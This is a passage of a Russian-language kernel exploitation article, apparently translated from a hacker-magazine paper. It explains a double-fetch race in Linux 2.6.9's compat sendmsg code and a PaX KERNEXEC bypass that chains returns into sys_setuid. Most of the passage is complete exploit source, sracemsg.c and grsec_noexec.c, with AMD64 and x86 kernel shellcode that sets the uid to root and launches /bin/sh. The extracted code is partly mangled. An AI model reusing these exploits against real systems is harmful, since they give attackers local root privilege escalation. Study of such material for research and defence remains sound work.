    while(ucmsg != NULL) {
        __get_user(ucmlen, &ucmsg->cmsg_len);                    [6]
        tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
            CMSG_ALIGN(sizeof(struct cmsghdr)));
        kcmsg->cmsg_len = tmp;
        __get_user(kcmsg->cmsg_level, &ucmsg->cmsg_level);
        __get_user(kcmsg->cmsg_type, &ucmsg->cmsg_type);

        /* Copy over the data. */
        if(copy_from_user(CMSG_DATA(kcmsg),                    [7]
            CMSG_COMPAT_DATA(ucmsg),
            (ucmlen -
CMSG_COMPAT_ALIGN(sizeof(*ucmsg))))
            goto out_free_efault;
```

cmsg_len	first cmsg_len starts at 0x2001fff4
cmsg_level	first struct compat_cmsghdr
cmsg_type	
-----	-----> 0x20020000 [cross page boundary]
cmsg_len	second cmsg_len starts at 0x20020000)

cmsg_level	second struct compat_msgghdr
cmsg_type	

Как говорится в advisory, уязвимость — это двойное обращение к некоторым данным пространства пользователя (в [2] и в [6]) без санитизации значения при втором считывании из пространства пользователя (проверка выполняется в [3]). Это «данные» — «размер» пользовательской части для копирования (ucmlen), используемый в [7] внутри copy_from_user.

Это весьма распространённый сценарий гонки: если создать два различных потока, заставить первый войти в путь кода и после [4] умудриться перевести его в сон и заставить планировщик выбрать другой поток, можно изменить значение ucmlen и тем самым вызвать «переполнение буфера».

Вид выполняемого переполнения «решается» в [5]: если длина мала, используемый буфер будет в стеке, иначе он будет выделен через kmalloc. Оба варианта эксплуатируемы, но выбран стековый (эксплойт на слябах для Linux уже был представлен выше). Внутри эксплойта будет использована техника, описанная в предыдущем подразделе, для принудительного перевода процесса в сон — то есть обращение к данным на межстраничной границе (со второй страницей, никогда прежде не загружавшейся и не подгруженной механизмом кластеризации страниц):

```
+-----+ -----> 0x20020000 [MMAP_ADDR + 32 * PAGE_SIZE] [*]
|      |
| cmsg_len |      first cmsg_len starts at 0x2001fff4
| cmsg_level |      first struct compat_msgghdr
| cmsg_type |
|-----| -----> 0x20020000 [cross page boundary]
| cmsg_len |      second cmsg_len starts at 0x20020000
| cmsg_level |      second struct compat_msgghdr
| cmsg_type |
|      |
+-----+ -----> 0x20021000
```

[*] Одна из тех «корректировок во время выполнения». Кластеризация страниц не проявляла ожидаемого поведения в первых 32 отображённых страницах, зато работала как ожидалось после.

Выполняется стековая эксплуатация, записывая данные за пределы переменной stackbuf. Посмотрим, откуда она берётся:

linux-2.6.9/net/socket.c

```
asmlinkage long sys_sendmsg(int fd, struct msgghdr __user *msg, unsigned
flags)
{
    struct compat_msgghdr __user *msg_compat =
    (struct compat_msgghdr __user *)msg;
    struct socket *sock;
    char address[MAX_SOCK_ADDR];
    struct iovec iovstack[UIO_FASTIOV], *iov = iovstack;
    unsigned char ctl[sizeof(struct cmsghdr) + 20];
    unsigned char *ctl_buf = ctl;
    struct msgghdr msg_sys;
    int err, ctl_len, iov_size, total_len;

[...]
```

```
    if ((MSG_CMSG_COMPAT & flags) && ctl_len) {
err = cmsghdr_from_user_compat_to_kern(&msg_sys, ctl, sizeof(ctl));

[...]
```

Ситуация не так страшна, как кажется (по крайней мере на системах, на которых тестировался код): благодаря переупорядочению переменных стека gcc структура msg_sys оказывается как будто первой переменной. Это существенно упрощает задачу эксплуатации, поскольку не нужно

«эмулировать» в пространстве пользователя структуры, располагающиеся между переполнением и «возвратом» из функции (например, `struct sock`). Эксплуатация во «втором случае» была бы немного сложнее, но тоже выполнима.

Шеллкод для эксплойта не сильно отличается (как и ожидалось, поскольку AMD64 является «надмножеством» архитектуры x86) от предыдущих для Linux/x86, однако нужно сосредоточиться на двух важных отличиях: «разыменовании структуры потока/задачи» и «подходе к переключению контекста пространства пользователя».

По первому пункту начнём с анализа реализации `get_current()`:

```
linux-2.6.9/include/asm-x86_64/current.h

#include <asm/pda.h>

static inline struct task_struct *get_current(void)
{
    struct task_struct *t = read_pda(pcurrent);
    return t;
}

#define current get_current()

[...]

#define GET_CURRENT(reg) movq %gs:(pda_pcurrent),reg
```

```
linux-2.6.9/include/asm-x86_64/pda.h

struct x8664_pda {
    struct task_struct *pcurrent;    /* Current process */
    unsigned long data_offset;      /* Per cpu data offset from linker
address */
    struct x8664_pda *me;           /* Pointer to itself */
    unsigned long kernelstack;     /* top of kernel stack for current */
    [...]

#define pda_from_op(op,field) ({ \
    typedef typeof(field)(struct x8664_pda, field) T__ ; T__ ret__ ; \
    switch (sizeof(field)(struct x8664_pda, field)) { \
    case 2: \
    asm volatile(op "w %%gs:%P1,%0":"=r" \
    (ret__):"i"(pda_offset(field)):"memory"); break;\
    [...]

#define read_pda(field) pda_from_op("mov",field)
```

`task_struct` более не находится в «текущем стеке» (точнее, в `thread_struct`, который фактически сохранён в «текущем стеке»), а хранится в `struct x8664_pda`. Эта структура содержит много информации о «текущем» процессе и процессоре, на котором он работает (адрес стека ядра, счётчик вложенности `irq`, номер процессора, количество NMI на нём и т. д.). Как видно из макроса `pda_from_op`, во время выполнения пути ядра адрес `struct x8664_pda` хранится в регистре `%gs`. Кроме того, элемент `pcurrent` (единственный, который нас интересует) является первым, поэтому получить его изнутри шеллкода — дело одной инструкции:

```
□movq %gs:0x0, %rax
```

Далее «сканирование» для поиска `uid/gid/etc` — то же самое, что использовалось в показанных ранее эксплойтах.

Второй пункт, существенно отличающийся от x86, — часть «восстановления» (которая также является прямым следствием использования `%gs`). Прежде всего нужно выполнить «64-битное восстановление», то есть поместить в стек 64-битные регистры `RIP`, `CC`, `RFLAGS`, `RSP` и `SS` и вызвать в конце инструкцию `iretq` (расширенная версия x86 `iret`). Непосредственно перед возвратом нужно выполнить инструкцию `swapgs`, которая меняет содержимое `%gs` с содержимым

KernelGSbase (адрес MSR C000_0102h). Если не выполнить восстановление gs, при следующем системном вызове или прерывании ядро использует недопустимое значение регистра gs и просто упадёт.

Шеллкод в записи с inline-asm:

```
void stub64bit()
{
    asm volatile (
        "movl %0, %%esi\t\n"
        "movq %%gs:0, %%rax\t\n"
        "xor %%ecx, %%ecx\t\n"
        "1: cmp $0x12c, %%ecx\t\n"
        "je 4f\t\n"
        "movl (%%rax), %%edx\t\n"
        "cmpl %%esi, %%edx\t\n"
        "jne 3f\t\n"
        "movl 0x4(%%rax), %%edx\t\n"
        "cmp %%esi, %%edx\t\n"
        "jne 3f\t\n"
        "xor %%edx, %%edx\t\n"
        "movl %%edx, 0x4(%%rax)\t\n"
        "jmp 4f\t\n"
        "3: add $4, %%rax\t\n"
        "inc %%ecx\t\n"
        "jmp 1b\t\n"
        "4:\t\n"
        "swaps\t\n"
        "movq $0x000000000000002b, 0x20(%%rsp)\t\n"
        "movq %1, 0x18(%%rsp)\t\n"
        "movq $0x0000000000000246, 0x10(%%rsp)\t\n"
        "movq $0x0000000000000023, 0x8(%%rsp)\t\n"
        "movq %2, 0x0(%%rsp)\t\n"
        "iretq\t\n"
        : : "i"(UID), "i"(STACK_OFFSET), "i"(CODE_OFFSET)
    );
}
```

Где UID — uid текущего работающего процесса, а STACK_OFFSET и CODE_OFFSET — адреса сегмента стека и кода, в которые происходит возврат в пространстве пользователя. Все эти значения берутся и патчатся во время выполнения в функции make_kjump эксплойта:

stuff/exp1/linux/sracemsg.c (фрагмент)

```
#define PAGE_SIZE 0x1000
#define MMAP_ADDR ((void*)0x20000000)
#define MMAP_NULL ((void*)0x00000000)
#define PAGE_NUM 128

#define PATCH_CODE(base, offset, value) \
    *((uint32_t *) ((char*)base + offset)) = (uint32_t)(value)

#define fatal_errno(x,y) { perror(x); exit(y); }

struct cmsghdr *g_ancillary;

/* global shared value to sync threads for race */
volatile static int glob_race = 0;

#define UID_OFFSET 1
#define STACK_OFF_OFFSET 69
#define CODE_OFF_OFFSET 95

[...]

int make_kjump(void)
{
    void *stack_map = mmap((void*) (0x11110000), 0x2000,
        PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0, 0);
    if(stack_map == MAP_FAILED)
```

```

fatal_errno("mmap", 1);

void *shellcode_map = mmap(MMAP_NULL, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0,
0);
if(shellcode_map == MAP_FAILED)
    fatal_errno("mmap", 1);

memcpy(shellcode_map, kernel_stub, sizeof(kernel_stub)-1);

PATCH_CODE(MMAP_NULL, UID_OFFSET, getuid());
PATCH_CODE(MMAP_NULL, STACK_OFF_OFFSET, 0x11111111);
PATCH_CODE(MMAP_NULL, CODE_OFF_OFFSET, &eip_do_exit);
}

```

Остальная часть эксплойта достаточно очевидна — код приводится ниже. Обратите внимание на снижение приоритета внутри `start_thread_priority` (`nice(19)`), что даёт несколько больше шансов выиграть гонку (переменная `glob_race` работает как спиновая блокировка для основного потока — см. `race_func()`).

Последнее замечание: используется инструкция `rdtsc` (read time stamp counter) для вычисления времени, прошедшего в попытке выиграть гонку. Если этот промежуток велик, вероятно, произошло переключение планировщика. Задача «сброса всех страниц» (из кэша страниц), чтобы гарантированно использовать подкачку по требованию при межстраничном обращении, не реализована в коде (хотя её можно было бы легко добавить) и оставлена на запускаящего эксплойта. Поскольку для этого нужно создать файл с контролируемыми данными, эти страницы оказываются в кэше страниц. Нужно заставить подсистему отказаться от них. Если вы следили за обсуждением, нетрудно выполнить задачи, которые «сбросят нужные страницы» (на диск), или добавить код для автоматизации. (Подсказка: массовый `find & cat * > /dev/null` — одна из идей.)

Наконец, поскольку уязвимая функция находится в `compat.c` — слое «режима совместимости» для запуска 32-битных бинарников — не забудьте компилировать эксплойт с флагом `-m32`.

stuff/expl/linux/sracemsg.c

```

#include <stdio.h>
#include <signal.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <sched.h>
#include <sys/socket.h>

#define PAGE_SIZE 0x1000
#define MMAP_ADDR ((void*)0x20000000)
#define MMAP_NULL ((void*)0x00000000)
#define PAGE_NUM 128

#define PATCH_CODE(base,offset,value) \
    *((uint32_t *) ((char*)base + offset)) = (uint32_t) (value)

#define fatal_errno(x,y) { perror(x); exit(y); }

struct cmsghdr *g_ancillary;

/* global shared value to sync threads for race */
volatile static int glob_race = 0;

#define UID_OFFSET 1

```

```

#define STACK_OFF_OFFSET 69
#define CODE_OFF_OFFSET 95

char kernel_stub[] =

"\xbe\xe8\x03\x00\x00" // mov $0x3e8,%esi
"\x65\x48\x8b\x04\x25\x00\x00\x00\x00" // mov %gs:0x0,%rax
"\x31\xc9" // xor %ecx,%ecx
"\x81\xf9\x2c\x01\x00\x00" // cmp $0x12c,%ecx
"\x74\x1c" // je 400af0
"\x8b\x10" // mov (%rax),%edx
"\x39\xf2" // cmp %esi,%edx
"\x75\x0e" // jne 400ae8
"\x8b\x50\x04" // mov 0x4(%rax),%edx
"\x39\xf2" // cmp %esi,%edx
"\x75\x07" // jne 400ae8
"\x31\xd2" // xor %edx,%edx
"\x89\x50\x04" // mov %edx,0x4(%rax)
"\xeb\x08" // jmp 400af0
"\x48\x83\xc0\x04" // add $0x4,%rax
"\xff\xc1" // inc %ecx
"\xeb\xdc" // jmp 400acc
"\x0f\x01\xf8" // swapgs
"\x48\xc7\x44\x24\x20\x2b\x00\x00\x00" // movq $0x2b,0x20(%rsp)
"\x48\xc7\x44\x24\x18\x11\x11\x11\x11" // movq $0x11111111,0x18(%rsp)
"\x48\xc7\x44\x24\x10\x46\x02\x00\x00" // movq $0x246,0x10(%rsp)
"\x48\xc7\x44\x24\x08\x23\x00\x00\x00" // movq $0x23,0x8(%rsp) /* 23
32-bit , 33 64-bit cs */
"\x48\xc7\x04\x24\x22\x22\x22\x22" // movq $0x22222222, (%rsp)
"\x48\xcf"; // iretq

void eip_do_exit(void)
{
    char *argvx[] = {"/bin/sh", NULL};
    printf("uid=%d\n", geteuid());
    execve("/bin/sh", argvx, NULL);
    exit(1);
}

/*
 * This function maps stack and code segment
 * - 0x0000000000000000 - 0x0000000000001000 (future code space)
 * - 0x0000000011110000 - 0x0000000011112000 (future stack space)
 */

int make_kjump(void)
{
    void *stack_map = mmap((void*) (0x11110000), 0x2000,
PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0, 0);
    if(stack_map == MAP_FAILED)
        fatal_errno("mmap", 1);

    void *shellcode_map = mmap(MMAP_NULL, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0,
0);
    if(shellcode_map == MAP_FAILED)
        fatal_errno("mmap", 1);

    memcpy(shellcode_map, kernel_stub, sizeof(kernel_stub)-1);

    PATCH_CODE(MMAP_NULL, UID_OFFSET, getuid());
    PATCH_CODE(MMAP_NULL, STACK_OFF_OFFSET, 0x11111111);
    PATCH_CODE(MMAP_NULL, CODE_OFF_OFFSET, &eip_do_exit);
}

int start_thread_priority(int (*f)(void *), void* arg)
{
    char *stack = malloc(PAGE_SIZE*4);

```



```

    int tid = clone(f, stack + PAGE_SIZE*4 -4,
CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_VM, arg);
    if(tid < 0)
        fatal_errno("clone", 1);

    nice(19);
    sleep(1);
    return tid;
}

int race_func(void* noarg)
{
    printf("[*] thread racer getpid()=%d\n", getpid());
    while(1)
    {
        if(glob_race)
        {
            g_ancillary->cmsg_len = 500;
            return;
        }
    }
}

uint64_t tsc()
{
    uint64_t ret;
    asm volatile("rdtsc" : "=A"(ret));

    return ret;
}

struct tsc_stamp
{
    uint64_t before;
    uint64_t after;
    uint32_t access;
};

struct tsc_stamp stamp[128];

inline char *flat_file_mmap(int fs)
{
    void *addr = mmap(MMAP_ADDR, PAGE_SIZE*PAGE_NUM, PROT_READ|PROT_WRITE,
MAP_SHARED|MAP_FIXED, fs, 0);
    if(addr == MAP_FAILED)
        fatal_errno("mmap", 1);
    return (char*)addr;
}

void scan_addr(char *memory)
{
    int i;
    for(i=1; i<PAGE_NUM-1; i++)
    {
        stamp[i].access = (uint32_t)(memory + i*PAGE_SIZE);
        uint32_t dummy = *((uint32_t *) (memory + i*PAGE_SIZE-4));
        stamp[i].before = tsc();
        dummy = *((uint32_t *) (memory + i*PAGE_SIZE));
        stamp[i].after = tsc();
    }
}

/* make code access first 32 pages to flush page-cluster */
/* access: 0x20000000 - 0x2000XXXX */

void start_flush_access(char *memory, uint32_t page_num)
{
    int i;
    for(i=0; i<page_num; i++)
    {

```

```

    uint32_t dummy = *((uint32_t *) (memory + i*PAGE_SIZE));
}
}

void print_single_result(struct tsc_stamp *entry)
{
    printf("Accessing: %p, tsc-difference: %lld\n", entry->access,
entry->after - entry->before);
}

void print_result()
{
    int i;
    for(i=1; i<PAGE_NUM-1; i++)
    {
        printf("Accessing: %p, tsc-difference: %lld\n", stamp[i].access,
stamp[i].after - stamp[i].before);
    }
}

void fill_ancillary(struct msghdr *msg, char *ancillary)
{
    msg->msg_control = ((ancillary + 32*PAGE_SIZE) - sizeof(struct
cmsghdr));
    msg->msg_controllen = sizeof(struct cmsghdr) * 2;

    /* set global var thread race ancillary data chunk */
    g_ancillary = msg->msg_control;

    struct cmsghdr* tmp = (struct cmsghdr *) (msg->msg_control);
    tmp->cmsg_len = sizeof(struct cmsghdr);
    tmp->cmsg_level = 0;
    tmp->cmsg_type = 0;
    tmp++;

    tmp->cmsg_len = sizeof(struct cmsghdr);
    tmp->cmsg_level = 0;
    tmp->cmsg_type = 0;
    tmp++;

    memset(tmp, 0x00, 172);
}

int main()
{
    struct tsc_stamp single_stamp = {0};
    struct msghdr msg = {0};

    memset(&stamp, 0x00, sizeof(stamp));
    int fd = open("/tmp/file", O_RDWR);
    if(fd == -1)
        fatal_errno("open", 1);

    char *addr = flat_file_mmap(fd);

    fill_ancillary(&msg, addr);

    munmap(addr, PAGE_SIZE*PAGE_NUM);
    close(fd);
    make_kjump();
    sync();

    printf("Flush all pages and press a enter:)\n");
    getchar();

    fd = open("/tmp/file", O_RDWR);
    if(fd == -1)
        fatal_errno("open", 1);
}

```

```

addr = flat_file_mmap(fd);

int t_pid = start_thread_priority(race_func, NULL);
printf("[*] thread main getpid()=%d\n", getpid());

start_flush_access(addr, 32);

int sc[2];
int sp_ret = socketpair(AF_UNIX, SOCK_STREAM, 0, sc);
if(sp_ret < 0)
    fatal_errno("socketpair", 1);

single_stamp.access = (uint32_t)g_ancillary;
single_stamp.before = tsc();

glob_race = 1;
sendmsg(sc[0], &msg, 0);

single_stamp.after = tsc();

print_single_result(&single_stamp);

kill(t_pid, SIGKILL);
munmap(addr, PAGE_SIZE*PAGE_NUM);
close(fd);
return 0;
}

```

3 - Продвинутые сценарии

В попытке «завершить» изложение по эксплуатации ядра рассмотрим два «продвинутых сценария»: стековый эксплойт ядра, способный обойти PaX [18] KERNEXEC и разделение пространства пользователя/ядра, а также эффективный удалённый эксплойт — оба для ядра Linux.

3.1 - PaX KERNEXEC и разделение пространства ядра/пользователя

Опция PaX KERNEXEC эмулирует бит неисполняемости для страниц пространства ядра на архитектуре, которая его не имеет (x86), тогда как разделение пространства пользователя/ядра блокирует подход «возврат в пространство пользователя», подробно описанный и используемый в статье. При активации этих двух защит мы фактически сталкиваемся с тем же сценарием, что и при обсуждении среды Solaris/SPARC, — подробнее здесь останавливаться не будем.

На этот раз, однако, у нас нет исполняемой и контролируемой области памяти (нет массива `u_psargs`), и будет представлена другая техника, не требующая её наличия. Несмотря на то что идея хорошо применима к любой среде без выполнения и с разделённым пространством ядра/пользователя, этот подход весьма зависит от архитектуры (управление стеком и реализация вызова/возврата функций) и операционной системы (обработка учётных данных).

Кроме того, он требует точного знания структуры `.text` работающего ядра, поэтому необходим как минимум читаемый образ (что является стандартом для многих дистрибутивов, для Solaris и других проверенных операционных систем) или масштабная или контролируемая утечка информации.

Идея не сильно отличается от теории «возврата в `libc`» или других подходов к эксплуатации в пространстве пользователя, пытающихся обойти неисполняемость кучи и стека: как известно, Linux ассоциирует учётные данные с каждым процессом в виде числовых значений:

linux-2.6.15/include/linux/sched.h

```
struct task_struct {
[...]
```

/* process credentials */

```
    uid_t uid,euid,suid,fsuid;
    gid_t gid,egid,sgid,fsgid;
[...]
```

Иногда процессу нужно повысить (или понизить по соображениям безопасности) свои учётные данные, поэтому ядро экспортирует соответствующие системные вызовы. Один из них — `sys_setuid`:

linux-2.6.15/kernel/sys.c

```
asmlinkage long sys_setuid(uid_t uid)
{
    int old_euid = current->euid;
    int old_ruid, old_suid, new_ruid, new_suid;
    int retval;

    retval = security_task_setuid(uid, (uid_t)-1, (uid_t)-1,
LSM_SETID_ID);
    if (retval)
        return retval;

    old_ruid = new_ruid = current->uid;
    old_suid = current->suid;
    new_suid = old_suid;

    if (capable(CAP_SETUID)) {
        [1]
        if (uid != old_ruid && set_user(uid, old_euid != uid) < 0)
            return -EAGAIN;
        new_suid = uid;
    } else if ((uid != current->uid) && (uid != new_suid))
        return -EPERM;

    if (old_euid != uid)
    {
        current->mm->dumpable = suid_dumpable;
        smp_wmb();
    }
    current->fsuid = current->euid = uid;    [2]
    current->suid = new_suid;

    key_fsuid_changed(current);
    proc_id_connector(current, PROC_EVENT_UID);

    return security_task_post_setuid(old_ruid, old_euid, old_suid,
LSM_SETID_ID);
}
```

Как видно, «проверки безопасности» (вне точек входа `security_* LSM`) выполняются в [1], и после них, в [2], значения `fsuid` и `euid` устанавливаются равными значению, переданному функции. `sys_setuid` — системный вызов, поэтому параметры передаются в регистрах. Точнее, `uid` будет передан в `%ebx`. Идея тогда проста (и не отличается от «возврата в `libc`» [19] или других техник уклонения от защиты неисполняемых страниц пространства пользователя, например [20]): если удастся поместить 0 в `%ebx` и прыгнуть прямо в середину `sys_setuid` (сразу после проверок), удастся изменить `euid` и `fsuid` нашего процесса и тем самым повысить привилегии.

Посмотрим на дизассемблирование `sys_setuid`, чтобы точнее настроить нашу идею:

```
[...]
c0120fd0:    b8 00 e0 ff ff      mov     $0xffffe000,%eax    [1]
c0120fd5:    21 e0               and     %esp,%eax
c0120fd7:    8b 10               mov     (%eax),%edx
c0120fd9:    89 9a 6c 01 00 00    mov     %ebx,0x16c(%edx)   [2]
```

```

c0120fdf:      89 9a 74 01 00 00      mov     %ebx,0x174(%edx)
c0120fe5:      8b 00                  mov     (%eax),%eax
c0120fe7:      89 b0 70 01 00 00      mov     %esi,0x170(%eax)
c0120fed:      6a 01                  push    $0x1
c0120fef:      8b 44 24 04            mov     0x4(%esp),%eax
c0120ff3:      50                    push    %eax
c0120ff4:      55                    push    %ebp
c0120ff5:      57                    push    %edi
c0120ff6:      e8 65 ce 0c 00        call    c01ede60
c0120ffb:      89 c2                  mov     %eax,%edx
c0120ffd:      83 c4 10              add     $0x10,%esp      [3]
c0121000:      89 d0                  mov     %edx,%eax
c0121002:      5e                    pop     %esi
c0121003:      5b                    pop     %ebx
c0121004:      5e                    pop     %esi
c0121005:      5f                    pop     %edi
c0121006:      5d                    pop     %ebp
c0121007:      c3                    ret

```

В [1] `task_struct` текущего процесса берётся из значения стека ядра. В [2] значение `%ebx` копируется в элементы `euid` и `fsuid` структуры. У нас есть адрес возврата — [1]. В этот момент нужно каким-то образом заставить `%ebx` быть 0 (если нам не повезло и он уже не обнулён).

Для демонстрации этой уязвимости использовалось локально эксплуатируемое переполнение буфера в драйвере `dummy.c` (`ioctl`-команда `KERN_IOCTL_STORE_CHUNK`). Поскольку это стековое переполнение, можно выстроить цепочку из множественных адресов возврата, подготовив полностью контролируемый фальшивый стековый фрейм. Требуется:

- Обнулённый `%ebx`: самый простой способ — найти `pop %ebx`, за которым следует `ret` [стек под нашим контролем]:

```

□ret-to-pop-ebx:
□[*] c0100cd3:      5b      pop     %ebx
□[*] c0100cd4:      c3      ret

```

Строго говоря, `pop %ebx` не обязательно должен быть прямо перед `ret` — может быть последовательность `pop`-ов перед `ret` (и среди них наш `pop %ebx`). Это лишь вопрос подготовки правильного ZERO-макета для `pop`-последовательности.

- Адрес возврата для прыжка — адрес [1], показанный выше.
- Прокладка «`ret-to-ret`» для компенсации разрыва стека, создаваемого в [3] эпилогом функции:

```

□ret-to-ret pad:
□[*] 0xfffffe413      c3      ret

```

(Можно было использовать вышеуказанный `ret`, но этот находится в странице `vsyscall` и использовался в других эксплоитах, где не требовалось столь глубокого знания `.text` ядра — он выжил здесь :))

- Адрес инструкции `iret` для возврата в пространство пользователя (и сформированный стековый фрейм для неё):

```

□ret-to-iret:
□[*] c013403f:      cf      iret

```

Собирая всё вместе, вот как должен выглядеть наш «стек» для правильной эксплуатации:

```

low addresses
+-----+
| ret-to-ret pad |
| ret-to-ret pad |
| ..... |
| ret-to-pop ebx |
| 0x00000000 |
| ret-to-setuid |
| ret-to-ret pad |
| ret-to-ret pad |

```

```

| ret-to-ret pad |
| ..... |
| ..... |
| ret-to-iret |
| fake-iret-frame|
+-----+

```

high addresses

После корректного возврата в пространство пользователя мы успешно изменили значения `fsuid` и `euid`, однако `ruid` по-прежнему остаётся исходным. В этот момент достаточно просто перезапустить себя, чтобы получить `euid=0`, а затем запустить оболочку. Код:

stuff/expl/grsec_noexec.c

```

#include <sys/ioctl.h>
#include <signal.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

#include "dummy.h"

#define DEVICE "/dev/dummy"
#define NOP 0x90
#define PAGE_SIZE 0x1000
#define STACK_SIZE 8192
// #define STACK_SIZE 4096

#define STACK_MASK ~(STACK_SIZE - 1)
/* patch it at runtime */

#define ALTERNATE_STACK 0x00BBBBBB

/* 2283d */
#define RET_INT0_RET_STR "\x3d\x28\x02\x00"
#define DUMMY RET_INT0_RET_STR
#define ZERO "\x00\x00\x00\x00"

/* 22ad3 */
#define RET_INT0_POP_EBX "\xd3\x2a\x02\x00"
/* 1360 */
#define RET_INT0_IRET "\x60\x13\x00\x00"
/* 227fc */
#define RET_INT0_SETUID "\xfc\x27\x02\x00"

// do_eip at .text offset (rivedere)
// 0804864f
#define USER_CODE_OFFSET "\x4f\x86\x04\x08"
#define USER_CODE_SEGMENT "\x73\x00\x00\x00"
#define USER_EFLAGS "\x46\x02\x00\x00"
#define USER_STACK_OFFSET "\xbb\xbb\xbb\x00"
#define USER_STACK_SEGMENT "\x7b\x00\x00\x00"

/* sys_setuid - grsec kernel */
/*
227fc:      89 e2          mov     %esp,%edx
227fe:      89 f1          mov     %esi,%ecx
22800:     81 e2 00 e0 ff ff  and     $0xffffe000,%edx
22806:      8b 02          mov     (%edx),%eax
22808:     89 98 50 01 00 00  mov     %ebx,0x150(%eax)
2280e:     89 98 58 01 00 00  mov     %ebx,0x158(%eax)
22814:      8b 02          mov     (%edx),%eax
22816:     89 fa          mov     %edi,%edx
22818:     89 a8 54 01 00 00  mov     %ebp,0x154(%eax)

```



```

{
    char *a[3] = { g_prog_name, "exec", NULL };
    execve(g_prog_name, a, NULL);
}

```

```

char *allocate_jump_stack(unsigned int jump_addr, unsigned int size)
{
    unsigned int round_addr = jump_addr & 0xFFFFF000;
    unsigned int diff      = jump_addr - round_addr;
    unsigned int len       = (size + diff + 0xFFF) & 0xFFFFF000;
    char *map_addr = mmap((void*)round_addr,
                          len,
                          PROT_READ|PROT_WRITE,
                          MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE,
                          0,
                          0);

    if(map_addr == (char*)-1)
        return NULL;

    memset(map_addr, 0x00, len);

    return map_addr;
}

```

```

char *allocate_jump_code(unsigned int jump_addr, void* code, unsigned int
size)
{
    unsigned int round_addr = jump_addr & 0xFFFFF000;
    unsigned int diff      = jump_addr - round_addr;
    unsigned int len       = (size + diff + 0xFFF) & 0xFFFFF000;

    char *map_addr = mmap((void*)round_addr,
                          len,
                          PROT_READ|PROT_WRITE|PROT_EXEC,
                          MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
                          0,
                          0);

    if(map_addr == (char*)-1)
        return NULL;

    memset(map_addr, NOP, len);
    memcpy(map_addr+diff, code, size);

    return map_addr + diff;
}

```

```

inline void patch_code_4byte(char *code, unsigned int offset, unsigned int
value)
{
    *((unsigned int *) (code + offset)) = value;
}

```

```

int main(int argc, char *argv[])
{
    if(argc > 1)
    {
        int ret;
        char *argvx[] = {"/bin/sh", NULL};
        ret = setuid(0);
        printf("euid=%d, ret=%d\n", geteuid(), ret);
        execve("/bin/sh", argvx, NULL);
        exit(1);
    }

    signal(SIGSEGV, re_exec);
}

```



```

g_prog_name = argv[0];
char *stack_jump =
    allocate_jump_stack(ALTERNATE_STACK, PAGE_SIZE);

if(!stack_jump)
{
    fprintf(stderr, "Exiting: mmap failed");
    exit(1);
}

char *memory = malloc(PAGE_SIZE), *mem_orig;
mem_orig = memory;

memset(memory, 0xDD, PAGE_SIZE);

struct device_io_ctl *ptr = (struct device_io_ctl*)memory;
ptr->chunk_num = 9 + (sizeof(kern_noexec_shellcode)-1)/sizeof(struct
device_io_blk) + 1;
printf("Chunk num: %d\n", ptr->chunk_num);
ptr->type = 0xFFFFFFFF;

memory += (sizeof(struct device_io_ctl) + sizeof(struct device_io_blk) *
9);

/* copy shellcode */
memcpy(memory, kern_noexec_shellcode, sizeof(kern_noexec_shellcode)-1);

int i, fd = open(DEVICE, O_RDONLY);
if(fd < 0)
    return 0;

ioctl(fd, KERN_IOCTL_STORE_CHUNK, (unsigned long)mem_orig);
return 0;
}

```

Как сказано, для демонстрации выбраны патчи безопасности PaX для Linux/x86, но часть изложенной теории одинаково применима и в других ситуациях. Слегка отличающийся подход к эксплуатации был успешно применён на Solaris/SPARC (оставляем в качестве «упражнения для читателя» ;)).

3.2 - Удалённая эксплуатация ядра

Написание работающего и в какой-то мере надёжного удалённого эксплойта ядра — захватывающая и интересная задача. Продолжая в «стиле» этой статьи, предлагаем ряд техник и «жизненных заметок», которые помогли добиться успеха в написании практически надёжного, независимого от образа и эффективного удалённого эксплойта.

После первого черновика статьи кое-что изменилось, поэтому часть информации в самых последних ядрах (и релизах компилятора) может устареть, однако она всё равно является хорошей базой для изложения (по тексту добавлены примечания об изменениях и обновлениях в последних выпусках ядра Linux).

Ряд представленных здесь идей воплотился в реальный удалённый эксплойт для madwifi remote kernel stack buffer overflow [21], который уже был опубликован [22] без особо детального изучения использованных подходов к эксплуатации. Эту главу можно рассматривать и как введение, и как расширение той работы. Точнее, здесь рассматриваются также проблемы и решения эксплуатации при работе кода в контексте прерывания — наиболее распространённом режиме выполнения для сетевого кода ядра (обработчик прерываний, softirq и т. д.), который, однако, не был случаем для

эксплойта madwifi. Те же идеи применимы и к контексту потока ядра.

Техники и обсуждение эксплуатации основаны на переполнении буфера стека на ветке ядра Linux 2.6.* на архитектуре x86, но могут быть переиспользованы в большинстве условий, приводящих к получению контроля над потоком инструкций.

3.2.1 - Сетевой контекст

Начнём с нескольких соображений о типологии кода ядра, с которым предстоит иметь дело. Большая часть этого кода выполняется в контексте прерывания (а иногда и в контексте потока ядра), что налагает ряд «ограничений»:

- Нельзя напрямую «вернуться в пространство пользователя», поскольку нет действительного указателя текущей задачи. Кроме того, в большинстве случаев мы не контролируем адресное пространство пользовательского процесса, с которым взаимодействуем. Тем не менее можно полагаться на некоторые «фиксированные» точки — например, заголовок ELF (при отсутствии PIE / рандомизации .text на удалённой машине).
- Нельзя выполнять любые действия, которые могут перевести путь ядра в сон (например, ошибка доступа к памяти).
- Нельзя напрямую вызвать системный вызов.
- Нужно учитывать управление ресурсами ядра, поскольку такие пути ядра обычно захватывают спинлоки или отключают вытеснение. Их нужно восстановить в стабильном состоянии.

